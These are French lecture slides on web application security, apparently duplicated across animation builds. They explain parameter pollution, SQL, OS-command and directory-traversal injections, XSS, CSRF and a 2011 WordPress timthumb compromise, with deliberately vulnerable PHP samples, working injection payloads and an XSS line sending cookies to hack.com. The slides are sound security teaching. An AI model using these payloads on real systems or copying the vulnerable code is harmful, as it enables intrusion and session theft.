Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all

# Injections/Http Parameter Pollution 9/10

## ► Script du serveur web (SW)



Yes ! plus sécurée !

```

1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
           $_GET["value"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }
                                           ?>

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]);  ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all



# Injections/Http Parameter Pollution 9/10

- ▶ Script du serveur web (SW)



Yes ! plus sécurée !

```

1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
              $_GET["value"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }

```

- ▶ Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]);  ?>

```

- ▶ Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !

# Injections/Http Parameter Pollution 9/10

## ► Script du serveur web (SW)



Yes ! plus sécurée !

```

1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
              $_GET["value"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]);  ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=select&value=all%26cmd%3ddelete

# Injections/Http Parameter Pollution 9/10

## ► Script du serveur web (SW)



Yes ! plus sécurée !

```

1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
              $_GET["value"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]); ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]); ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=select&value=all%26cmd%3ddelete
	SW	→	SI	http://si/si.php?cmd=select&value=all&cmd=delete
			≡	http://si/si.php?value=all&cmd=delete



Et non... Pfuuuuu....

# Injections/Http Parameter Pollution 10/10

- ▶ Autre exemple : un IDS est installé pour détecter les attaques sur la base de signatures
- ▶ Une des signatures est `□1□2□3□4`
- ▶ Si le serveur web concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

# Injections/Http Parameter Pollution 10/10

- ▶ Autre exemple : un IDS est installé pour détecter les attaques sur la base de signatures
- ▶ Une des signatures est `□1□2□3□4`
- ▶ Si le serveur web concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée `http://serveurweb/page.php?parameter= □1□2 &parameter= □3□4`

# Injections/Http Parameter Pollution 10/10

- ▶ Autre exemple : un IDS est installé pour détecter les attaques sur la base de signatures
- ▶ Une des signatures est `□1□2□3□4`
- ▶ Si le serveur web concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée	<code>http://serveurweb/page.php?parameter= □1□2 &amp;parameter= □3□4</code>
URL <i>normalisée</i>	<code>http://serveurweb/page.php?parameter= □1□2□3□4</code>

# Injections/Http Parameter Pollution 10/10

- ▶ Autre exemple : un IDS est installé pour détecter les attaques sur la base de signatures
- ▶ Une des signatures est `□1□2□3□4`
- ▶ Si le serveur web concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée	<code>http://serveurweb/page.php?parameter= □1□2 &amp;parameter= □3□4</code>
URL <i>normalisée</i>	<code>http://serveurweb/page.php?parameter= □1□2□3□4</code>

- ▶ L'URL utilisée ne correspond pas à la signature de l'IDS
- ▶ Elle atteint le serveur web
- ▶ Ce dernier la normalise
- ▶ L'attaque peut exploiter la vulnérabilité sans avoir été détectée par l'IDS

# Injections/SQL 1/7

## SQL Injection

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une requête SQL dont la sémantique n'est pas celle prévue par le développeur

- ▶ Le langage SQL repose sur une syntaxe particulière qui peut être spécifiée par exemple avec la notation BNF

```
1  ...
2  <query specification> ::= SELECT [ <set quantifier> ] <select list> <table expression>
3  <set quantifier> ::= DISTINCT | ALL
4  <select list> ::= <asterisk>
5  | <select sublist> [ { <comma> <select sublist> }... ]
6  <select sublist> ::= <derived column>
7  | <qualifier> <period> <asterisk>
8  <derived column> ::= <value expression> [ <as clause> ]
9  <as clause> ::= [ AS ] <column name>
10 <table expression> ::= <from clause> [ <where clause> ] [ <group by clause> ] [ <having clause>
    ]
11 ...
12 <delete statement> ::= DELETE FROM <table name> WHERE CURRENT OF <cursor name>
13 <table name> ::= <qualified name>
14 | <qualified local table name>
15 ...
```

- ▶ La difficulté pour l'attaquant est de s'assurer que la requête obtenue à partir des valeurs qu'il a fournies peut être engendrée par cette grammaire



# Injections/SQL 2/7

- ▶ Lors d'une utilisation **non-malveillante** du site :
  - ▶ Le serveur construit une requête SQL, sur la base des données fournies par l'utilisateur
  - ▶ Cette requête **correspond** à la sémantique définie par le développeur
- ▶ Lors d'une utilisation **malveillante** du site :
  - ▶ Le serveur web construit une requête SQL, sur la base des données fournies par l'attaquant → *l'injection*
  - ▶ Cette requête **ne correspond pas** à la sémantique définie par le développeur

```
1 <?php    if ($_POST["login"] && $_POST["pass"]) {
2          $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3          mysql_select_db($db_name, $db_handle);
4          $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5          $query .= "' AND pass='" . $_POST["pass"] . "'";
6          $result = mysql_db_query($db_name, $query);
7          if (mysql_num_rows($result) > 0) {
8              print("Connected!");
9          } else {
10             print("Auth failed!");
11         }
12     } else { print("Auth failed!"); }           ?>
```

# Injections/SQL 3/7

```
1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db.server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login=" . $_POST["login"];
5         $query .= " AND pass=" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) > 0) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }      ?>
```

## Utilisation non-malveillante du site

URL : http://server/login.php?login=toto&pass=titi

SQL : SELECT \* FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

# Injections/SQL 3/7

```
1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db.server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) > 0) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }      ?>
```

## Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi'`;

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+'1'=1`

# Injections/SQL 3/7

```

1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db.server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) > 0) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }
  
```



## Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi'`;

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+'1'=1`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi' or '1'=1'`;

Autant de lignes retournées que d'utilisateurs dans la base de données, donc authentification (si des utilisateurs existent)

# Injections/SQL 3/7

```

1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db.server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) > 0) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }
  
```



## Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi';`

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+'1'=1`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi' or '1'=1';`

Autant de lignes retournées que d'utilisateurs dans la base de données, donc authentification (si des utilisateurs existes)

- La solution peut être de changer le test (`mysql_num_rows($result) > 0`) en (`mysql_num_rows($result) == 1`) ?

# Injections/SQL 4/7

```
1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) == 1) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }      ?>
```

- ▶ Si le nombre de lignes retournées est différent de 1, alors l'authentification a échoué

Utilisation **non-malveillante** du site

URL : http://server/login.php?login=toto&pass=titi

SQL : SELECT \* FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation **malveillante** du site

# Injections/SQL 4/7

```
1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) == 1) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }      ?>
```

- ▶ Si le nombre de lignes retournées est différent de 1, alors l'authentification a échoué

## Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi';`

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+1=1+limit+1#`

# Injections/SQL 4/7

```

1 <?php  if ($_POST["login"] && $_POST["pass"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5         $query .= "' AND pass='" . $_POST["pass"] . "'";
6         $result = mysql_db_query($db_name, $query);
7         if (mysql_num_rows($result) == 1) {
8             print("Connected!");
9         } else {
10            print("Auth failed!");
11        }
12    } else { print("Auth failed!"); }

```



- Si le nombre de lignes retournées est différent de 1, alors l'authentification a échoué

## Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi'`;

Une ligne retournée si toto/titi existe, et authentification, sinon, aucune ligne retournée et authentification refusée

## Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+1=1+limit+1#`

SQL : `SELECT * FROM user WHERE login='toto' AND pass='titi' or 1=1 limit 1'`;

Une ligne retournée si au moins un utilisateur existe et authentification sinon authentification refusée



# Injections/SQL 5/7

- ▶ Cette attaque n'est pas limitée aux formulaires d'authentification (il y a aussi les champs de recherche, etc.)
- ▶ Comment détecter la présence de la vulnérabilité ?
  - ▶ Essayer d'injecter les caractères spéciaux : (' , " , # , - , ...), qui dépendent du type de base de données
  - ▶ Si le serveur répond par un message d'erreur SQL ou si l'authentification est franchie, alors la vulnérabilité est présente
  - ▶ Est-ce qu'un message d'erreur SQL indique forcément que la vulnérabilité est exploitable ?
  - ▶ Difficulté liée à l'automatisation du processus de détection
- ▶ L'injection permettant d'exploiter la vulnérabilité peut être très compliquée
  - ▶ Nécessité d'utiliser des parenthèses
  - ▶ Nécessité d'utiliser des UNION
  - ▶ Réponse du serveur par oui/non → Blind SQL Injection
  - ▶ Aucun retour du serveur mais étude du temps d'exécution possible
- ▶ Tout ceci est plus simple si on dispose du code source !

# Injections/SQL 6/7

```
1 <?php   if ($_POST["name"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT tel FROM directory WHERE name='" . $_POST["name"] . "'";
5         $result = mysql_db_query($db_name, $query);
6         if (mysql_num_rows($result) == 1) {
7             $row = mysql_fetch_assoc($result);
8             print("Found: " . $row[0]);
9         } else {
10            print("No result!");
11        }
12    }
```

- ▶ Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- ▶ Cette fonctionnalité est-elle vulnérable ?

# Injections/SQL 6/7

```
1 <?php  if ($_POST["name"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT tel FROM directory WHERE name='" . $_POST["name"] . "'";
5         $result = mysql_db_query($db_name, $query);
6         if (mysql_num_rows($result) == 1) {
7             $row = mysql_fetch_assoc($result);
8             print("Found: " . $row[0]);
9         } else {
10            print("No result!");
11        }
12    }
```

- ▶ Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- ▶ Cette fonctionnalité est-elle vulnérable ?

URL : `http://server/search.php?name='+UNION+SELECT+pass+FROM+user+WHERE+'='`

# Injections/SQL 6/7

```

1 <?php   if ($_POST["name"]) {
2         $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3         mysql_select_db($db_name, $db_handle);
4         $query = "SELECT tel FROM directory WHERE name=" . $_POST["name"] . "'";
5         $result = mysql_db_query($db_name, $query);
6         if (mysql_num_rows($result) == 1) {
7             $row = mysql_fetch_assoc($result);
8             print("Found: " . $row[0]);
9         } else {
10            print("No result!");
11        }
12    }

```

- ▶ Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- ▶ Cette fonctionnalité est-elle vulnérable ?

URL : `http://server/search.php?name='+UNION+SELECT+pass+FROM+user+WHERE+'='`  
 SQL : `SELECT tel FROM directory WHERE name=' UNION SELECT pass FROM user WHERE '='`

- ▶ Le nombre de colonnes retournées par la commande SELECT à droite du UNION doit être le même que à gauche
  - ▶ Utilisation de l'injection `'+UNION+SELECT+1,2,3,...,i` pour  $i$  variant de 1 au nombre de colonnes (on suppose qu'une incohérence dans le nombre de colonnes entraîne une erreur SQL)
  - ▶ Les colonnes à droite et à gauche doivent avoir les mêmes types ?  
Utilisation du `cast` de types

# Injections/SQL 7/7

- ▶ Toutes les fonctions et subtilités du langage SQL peuvent être employées par l'attaquant (dans la mesure où elles sont implémentées sur la base de données ciblée)
  - ▶ Diverses fonctions : `CONCAT`, `CAST`, `SUBSTR`, `LOAD_FILE`, `INTO file`, etc.
  - ▶ Différents types de requêtes : `SELECT`, `DELETE`, etc.
- ▶ Une des difficultés est le respect de l'équilibre dans les couples de guillemets, apostrophes, parenthèses, etc.
- ▶ Détection de cette vulnérabilité
  - ▶ Des tables d'injection SQL existent (SQL cheat sheets) sur Internet
  - ▶ Des outils permettent de tester les serveurs web (sqlmap, par exemple : <http://sqlmap.sourceforge.net>) – Démo
- ▶ Dans ce cours, cette attaque a été présentée en considérant une base de données MySQL – mais elle peut être adaptée aux autres base de données

# Injections/XPath

## SQL XPath Injection

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une requête SQL XPath dont la sémantique n'est pas celle prévue par le développeur

- ▶ Base de données  $\Rightarrow$  Base XML
- ▶ Langage SQL  $\Rightarrow$  langage XPath
- ▶ Le principe reste le même que pour les injections SQL
- ▶ Définition du langage au format BNF :  
<http://xmlfr.org/w3c/TR/xpath/>

# Injections/OS-Command

## OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du shell dont la sémantique n'est pas celle prévue par le développeur

- ▶ Elles exploitent une mauvaise utilisation des applications web des fonctions : `system`, `exec`, etc.
- ▶ Soit la page php suivante : `sample.php`

```
1 <?php
2 if (isset($_GET['arg'])) {
3     system("echo " . $_GET['arg']);
4 }
5 print("_____");
6 ?>
```

- ▶ Invocation **non-malveillante** du site  
URL : `http://server/sample.php?arg=coucou`

# Injections/OS-Command

## OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du shell dont la sémantique n'est pas celle prévue par le développeur

- ▶ Elles exploitent une mauvaise utilisation des applications web des fonctions : `system`, `exec`, etc.
- ▶ Soit la page php suivante : `sample.php`

```
1 <?php
2 if (isset($_GET['arg'])) {
3     system("echo " . $_GET['arg']);
4 }
5 print("_____");
6 ?>
```

- ▶ Invocation **non-malveillante** du site  
URL : `http://server/sample.php?arg=coucou`
- Utilisation **malveillante** du site



# Injections/OS-Command

## OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du shell dont la sémantique n'est pas celle prévue par le développeur

- ▶ Elles exploitent une mauvaise utilisation des applications web des fonctions : system, exec, etc.
- ▶ Soit la page php suivante : sample.php

```
1 <?php
2 if (isset($_GET['arg'])) {
3     system("echo " . $_GET['arg']);
4 }
5 print("_____");
6 ?>
```

- ▶ Invocation **non-malveillante** du site  
URL : http://server/sample.php?arg=coucou

Utilisation **malveillante** du site

URL : http://server/sample.php?login=coucou;ls

- ▶ A l'instar des injections/SQL, les OS Command doivent respecter l'équilibre dans les parenthèse, guillemets, etc.

# Directory Traversal

## Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entre autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- ▶ Le langage concerné est celui des chemins dans les systèmes de fichiers
- ▶ Soit la page php suivante : `sample.php`

```
1 <?php $directory = '/tmp/';
2 print $directory . $_GET['arg'];
3 if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
4     print file_get_contents($directory . $_GET['arg']);
5 } else {
6     echo "Mauvais argument";
7 }
```

?>

- ▶ Invocation **non-malveillante** du site  
URL : `http://server/sample.php?arg=m`

# Directory Traversal

## Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entre autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- ▶ Le langage concerné est celui des chemins dans les systèmes de fichiers
- ▶ Soit la page php suivante : `sample.php`

```
1 <?php $directory = '/tmp/';
2 print $directory . $_GET['arg'];
3 if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
4     print file_get_contents($directory . $_GET['arg']);
5 } else {
6     echo "Mauvais argument";
7 }
```

- ▶ Invocation **non-malveillante** du site  
URL : `http://server/sample.php?arg=m`  
Utilisation **malveillante** du site

# Directory Traversal

## Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entre autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- ▶ Le langage concerné est celui des chemins dans les systèmes de fichiers
- ▶ Soit la page php suivante : `sample.php`

```
1 <?php $directory = '/tmp/';
2 print $directory . $_GET['arg'];
3 if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
4     print file_get_contents($directory . $_GET['arg']);
5 } else {
6     echo "Mauvais argument";
7 }
```

- ▶ Invocation **non-malveillante** du site

URL : `http://server/sample.php?arg=m`

Utilisation **malveillante** du site

URL : `http://server/sample.php?arg=../../../../etc/passwd`

- ▶ Certaines vulnérabilités dans les applications web peuvent à la fois être exploitées par des OS-Command et Directory Traversal ⇒ un chemin peut être un paramètre d'un programme

# Broken Session Management 1/2

## Broken Session Management

L'attaquant profite d'une faiblesse dans le mécanisme de gestion des sessions pour *voler* la session d'un autre utilisateur

- ▶ Le protocole *HTTP* est *sans mémoire*
- ▶ Les applications *web* utilisent la notion de session pour mémoriser des informations liées à l'utilisateur, sur le serveur
- ▶ Elle se traduit par une valeur que l'application et le client se transmettent régulièrement
- ▶ Si les sessions sont mal gérées, l'attaquant peut :
  - ▶ deviner la session d'un autre utilisateur ;
  - ▶ voler la session d'un autre utilisateur ;
  - ▶ forcer un utilisateur à utiliser une session particulière.

## Broken Session Management 2/2

- ▶ L'attaque est d'autant plus facile que :
  - ▶ Les numéros associées aux futures sessions peuvent être devinées, éventuellement par apprentissage
  - ▶ La valeur de la session est propagée dans un des paramètres GET : depuis le site vulnérable, si l'utilisateur se redirige vers un site malveillant, l'URL du site de départ est disponible dans la variable REFERER  
Pour php, il faut positionner les variables `session.use_cookies`, `session.use_trans_sid` et `session.use_only_cookies` pour forcer le passage du numéro de session par les paramètres GET

```
1 <?php echo "Referer: " . $_SERVER['HTTP_REFERER']; print("<BR/>");
2 echo "Get: "; print_r($_GET); print("<BR/>");
3 print("<a href='http://localhost/~ealata/test.php'>Here</a>"); ?>
```

# Cross-site scripting – XSS 1/4

## Cross-site scripting

L'attaquant injecte des valeurs à des paramètres d'une requête de manière à ce que des informations soient envoyées à une autre application web

- ▶ Le plus souvent, les valeurs injectées correspondent à des scripts Javascript
- ▶ Le code injecté est exécuté par le navigateur du client (*de la victime*)
- ▶ On peut également injecter différents types de valeurs (HTTP, par exemple, pour faire cliquer l'utilisateur sur un lien particulier)
- ▶ Deux principaux types d'attaques : XSS persistant et XSS volatile

## Cross-site scripting – XSS 2/4

### ► Exemple de XSS volatile

```
1 <html >
2   <body >
3   <?php   if ( $_GET["name"] ) {
4           print("Bonjour " . $_GET["name"]);
5           } else {
6           print("Qui etes-vous ?");
7           }
8   </body >
9 </html >
```

<http://server/xss.php?name=titi>




# Cross-site scripting – XSS 2/4

## ► Exemple de XSS volatile

```
1 <html >
2 <body >
3 <?php  if ($_GET["name"]) {
4         print("Bonjour " . $_GET["name"]);
5     } else {
6         print("Qui etes-vous ?");
7     }
8 </body >
9 </html >
```

<http://server/xss.php?name=titi>



# Cross-site scripting – XSS 3/4

## ► Exemple de XSS volatile

```
1 <html>
2   <body>
3   <?php   if ($_GET["name"]) {
4           print("Bonjour " . $_GET["name"]);
5           } else {
6           print("Qui etes-vous ?");
7           }
8   </body>
9 </html>
```

# Cross-site scripting – XSS 3/4

## ► Exemple de XSS volatile

```
1 <html>
2   <body>
3   <?php   if ($_GET["name"]) {
4           print("Bonjour " . $_GET["name"]);
5           } else {
6           print("Qui etes-vous ?");
7           }
8   </body>
9 </html>
```


```
http://server/xss.php?name=titi<scriptlanguage="Javascript">alert('ici');</script>
```

# Cross-site scripting – XSS 3/4

## ► Exemple de XSS volatile

```
1 <html>
2 <body>
3 <?php  if ($_GET["name"]) {
4         print("Bonjour " . $_GET["name"]);
5     } else {
6         print("Qui etes-vous ?");
7     }
8 </body>
9 </html>
```

[http://server/xss.php?name=titi<scriptlanguage="Javascript">alert\('ici'\);</script>](http://server/xss.php?name=titi<scriptlanguage=)



# Cross-site scripting – XSS 4/4

## ▶ Objectifs des attaquants

- ▶ Vol de session (vol de cookies)

```
http://server/page.php?name=<script>document.write("<img  
  src='http://hack.com/malicious.php?' .concat(  
  escape(document.cookie)).concat("' />"))</script>
```

- ▶ Phishing en construisant une interface d'authentification et en l'injectant dans la page
- ▶ Création de vers – premier vers Samy Worm pour le site MySpace

# Cross-Site Request Forgery – CSRF

## Cross-Site Request Forgery

L'attaquant force le navigateur d'un utilisateur à réaliser une action, à l'insu de ce dernier

- ▶ La plupart des applications web gère des sessions avec authentification
- ▶ Ces applications supposent que toutes les actions des utilisateurs authentifiés sont légitimes
- ▶ Un attaquant peut envoyer un lien à un des utilisateurs connectés
- ▶ Si ce dernier utilise ce lien, l'application web exécutera l'action correspondante avec les privilèges de l'utilisateur (à son insu)

# Le mot de la fin

- ▶ Les scénarios d'attaques peuvent combiner plusieurs attaques
  - ▶ Par exemple : réalisation d'une attaque XSS pour permettre de stocker, sur le serveur, un lien vers un site avec fixation de la session (Broken Session Management)

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte**
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche



# Entracte – déroulement d'une attaque

- ▶ Nous sommes en été 2011
- ▶ Wordpress est un CMS répandu
- ▶ Il peut être adapté en utilisant des greffons et thèmes
- ▶ Le greffon `timthumb.php` permet de réduire la taille d'une image
- ▶ Identification d'une vulnérabilité dans le couple `wordpress/timthumb.php`
- ➔ Apparition d'un 0-day

# Entracte – déroulement d'une attaque

The image shows a screenshot of a WordPress website. The main header is dark blue with the text "Sécurité Web" in white, and "Un site utilisant WordPress" below it. In the top right corner of the header, it says "Page d'exemple". Below the header is a post content area. The first line of the post is "Bonjour tout le monde !". Below this, there is a line with "23. novembre 2011", "1 comment", and "Categories: Non classé". A magnifying glass is positioned over the "1 comment" text. Below the post content is a footer area with "© 2011 Sécurité Web. All rights reserved." on the left and "Design by picomol. Powered by WordPress." on the right. Another magnifying glass is positioned over the "1 comment" text in the footer area.

Sécurité Web

Page d'exemple

Un site utilisant WordPress

Bonjour tout le monde !

23. novembre 2011 | 1 comment | Categories: Non classé

Bienvenue dans WordPress. Ceci est votre premier article. Modifiez-le ou supprimez-le, puis lancez-vous !

© 2011 Sécurité Web. All rights reserved. Design by picomol. Powered by WordPress.

# Entracte – déroulement d'une attaque

## Sécurité Web

Un site utilisant WordPress

Page d'exemple

Bonjour tout le monde !

23. novembre 2011 | 1 comment | Categories: Non classé

Bienvenue dans WordPress. Ceci est votre premier article. Modifiez-le ou supprimez-le, puis lancez-vous !

Design by picomol. Powered by WordPress.

le mo...

1 comment

### Laisser un commentaire

Votre adresse de messagerie ne sera pas publiée. Les champs obligatoires sont indiqués avec \*

Nom \*

Adresse de contact \*

Site web

Commentaire

Vous pouvez utiliser ces balises et attributs HTML: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <strike> <strong>

Laisser un commentaire

```

1 Commentaire qui paraît innocent :
2 voici un coucher de soleil !
3 
9 

```

# Entracte – déroulement d'une attaque

The screenshot shows a web browser window with the AluCaR Shell interface. The browser address bar shows the URL: `192.168.56.101/wordpress/wp-content/plugins/timthumb/cache/external_8666c42f578c5d09105ece875f51293e.php`. The shell interface displays the following information:

**GIF89a** (with a red warning icon)

**V AluCaR V**

